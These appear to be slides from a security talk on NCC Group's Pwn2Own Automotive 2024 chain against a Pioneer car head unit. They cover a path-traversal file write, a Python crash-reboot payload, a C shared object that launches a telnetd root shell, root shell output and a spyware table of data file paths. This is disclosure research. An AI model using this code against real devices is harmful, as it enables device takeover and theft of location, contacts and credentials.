
Fake Gracenote Server – Sports Organization Fake Image Download



```
GET /payload.txt

# payload.txt -> /data/RW/bclr/browser/data/.pki/nssdb/pkcs11.txt
library=/media/usb_a1/libzmq.so.5.1.3
name=libzmq.so.5.1.3
```

File write target


- Most files are in read-only filesystems
- Many mounts are `noexec`
- Limited to a small number of data and configuration files
- `pkcs11.txt` allows configuration of shared objects with a full path
- USB mounted as NTFS was missing `noexec`



```
dev/mmcblk0p11 on / type ext4 (ro,relatime,data=ordered)
devtmpfs on /dev type devtmpfs (rw,relatime,size=689248k,nr_inodes=33842,mode=755)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,size=131072k)
devpts on /dev/pts type devpts (rw,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,nodev,size=65536k,mode=755)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,size=1024k,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup
(rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/lib/systemd/systemd-cgroups-agent,name=systemd)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/net_cls type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/debug type cgroup (rw,nosuid,nodev,noexec,relatime,debug)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
tmpfs on /etc/machine-id type tmpfs (ro,size=65536k,mode=755)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
tmpfs on /tmp type tmpfs (rw,size=131072k)
configfs on /sys/kernel/config type configfs (rw,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
tmpfs on /media type tmpfs (rw,relatime,size=4096k)
tmpfs on /var/volatile type tmpfs (rw,relatime,size=262144k)
tmpfs on /mnt type tmpfs (rw,relatime,size=4096k)
tmpfs on /var/cache type tmpfs (rw,relatime,size=262144k)
tmpfs on /var/spool type tmpfs (rw,relatime,size=262144k)
tmpfs on /var/lib type tmpfs (rw,relatime,size=262144k)
tmpfs on /var/volatile/log/victoria type tmpfs (rw,relatime,size=131072k)
/dev/mmcblk0p19 on /rodata type ext4 (ro,nodev,noexec,noatime,nodiratime,data=ordered)
/dev/mmcblk0p20 on /data type ext4 (rw,nodev,noexec,noatime,nodiratime,data=ordered)
/dev/mmcblk0p21 on /log type ext4 (rw,nodev,noexec,noatime,nodiratime,data=ordered)
tmpfs on /run/user/0 type tmpfs (rw,nosuid,nodev,relatime,size=164088k,mode=700)
```

Trigger automatic reboot


- pkcs11.txt triggers when browser is restarted (or device is rebooted)
- Pwn2Own rules allow no user interaction after attempt is started
- Fuzzed `/usr/local/bin/Media` service to crash, results in a device reboot




```python
def reboot(ip):
    """Triggers a reboot of the Pioneer device by causing the Media binary to crash.

    Args:
        ip (string): The IP address of the Pioneer device.
    """
    print(f"[!] Rebooting {ip}...")

    s = socket.socket()

    # Connect to the remote /usr/local/bin/Media service
    s.connect((ip, 42000))
    s.setsockopt(socket.IPPROTO_TCP, socket.TCP_NODELAY, 1)

    # Send fuzzed payload to trigger a crash
    s.send(
        b"ABABCACA"
        + b"\x48\x37\xa0\x8f\xdb\x56\x5a\xab\x2a\xc7\xd0\x9b\x07\x44\x57\xed"
        + b"\xdf\xdf\x20\x23\x6d\x86\xc9\xa4\xee\xf0\xfe\xe2\xa6\xa8\x50\xcc"
        + b"\x68\x30\x0e\x90\x50\xfb\x10\xb6\xd5\xfa\xf6\x10\x46\x7b\x07\xf6"
        + b"\x51\x28\xd7\xc7\xbd\x9a\x15\x70\x51\x9c\xd1\x80\x98\x66\x66\x27"
        + b"\xa4\x34\x81\xef\x90\x29\xec\x79\xf5\x29\x15\xb7\xf4\x7f\xa4\x3d"
        + b"\xdb\x71\x4f\x45\xc4\x43\x77\x2f\x51\xd9\xfe\x58\x92\x31\x2b\x4e"
        + b"\x8a\x6c\x57\x3e"
    )

    s.close()

    print(f"[+] Reboot command sent...")
```

Malicious pkcs11 shared object

- Ability to execute code via malicious shared object (loaded via web browser pkcs11.txt)
- Shared object is stored on usb at */media/usb_a1/libzmq.so.5.1.3*
- Executes telnetd from USB as `netfrontbe`
- Fake library exported functions (eg: `NSC_GetFunctionList`)





```
#include <stdlib.h>

#define CKR_OK 0x00000000UL
#define CKR_CANCEL 0x00000001UL

inline void execute()
{
    system("cp /media/usb_a1/telnetd /tmp/telnetd");
    system("chmod a+x /tmp/telnetd");
    system("/tmp/telnetd -l /bin/sh -p 10000");
}

void __attribute__ ((constructor)) setup(void)
{
    execute();
}

unsigned long NSC_GetFunctionList(void **ppFunctionList)
{
    execute();
    return CKR_CANCEL;
}
```



```
sh-3.2$ id
uid=996(netfrontbe) gid=1001(netfrontbe) groups=29(audio),1001(netfrontbe)
```


Pwn2Own Automotive 2024





Trend Zero Day Initiative @thezdi · Jan 24, 2024

Success! NCC Group EDG (@nccgroupinfosec, @_mccaulay, and @alexjplaskett) executed their attack against the Pioneer DMH-WT7600NEX. Results will be determined in the disclosure room. #Pwn2Own




```
sh-3.2$ id
uid=994(netfrontbe) gid=1001(netfrontbe) groups=29(audio),1001(netfrontbe)
sh-3.2$ ifconfig
eth-ap    Link encap:Ethernet  HWaddr A2:C0:F3:57:30:4[illegible]
          inet addr:192.168.193.1  Bcast:192.168.193.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:100 (100.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1[illegible]/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1357 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1357 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:419694 (409.2 KiB)  TX bytes:419694 (409.2 KiB)

wlan0     Link encap:Ethernet  HWaddr A2:C0:F3:F7:30:4C
          inet addr:192.168.137.226  Bcast:192.168.137.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:138 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:29026 (28.3 KiB)  TX bytes:21336 (20.8 KiB)

sh-3.2$
```

Software - Summary

- Trigger Gracenote communication via sports team sync
- Respond to HTTPS requests with a malicious web server
  - Leverage path traversal vulnerability for an arbitrary file write
- Plant malicious shared object on USB
- Overwrite web browser pkcs11.txt configuration file to load shared object
- Restart the browser / device to execute the shared object
  - Results in executing telnet

Privilege escalation – Known Linux Kernel Exploit

- Traditional n-day kernel exploit vulnerability




```
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
bash-3.2# id
uid=0(root) gid=1001(netfrontbe) groups=29(audio),1001(netfrontbe)
```

Spyware Implant

Data Resource	File
GPS	`/dev/tty_chips`
Contacts	`/data/RW/PhoneBook/DEV*`
Bookmarks	`/data/RW/CompanionAppSetting/deviceid_*/bookmark/bookmark.json`
Cookies	`/data/RW/bclr/browser/data/Cookies`
WiFi	`/data/SETUP/WIFIINFO.DAT`
Last Url	`/data/RW/browser/url/last_access.dat`
Background Image	`/data/RW/PictureChange/*/CustomImg*`

Spyware Implant



INSOMNI'HACK

Contacts

Number My	+44123456789
Home	01234567891
McCaulay	073456789123

Call History

- +447987654321
- +44712345678
- +44712345678
- +4445678910
- 07712345678
- 07712345678
- 07712345678
- 07712345678

GPS

53°28'49.8"N 2°15'20.9"W
FPJV+6M4 Manchester
View larger map

Custom Backgrounds

WiFi

SECUREWIFI	TEST1234

Bookmarks

Google	https://www.google.com/?sa=X&ved=0a

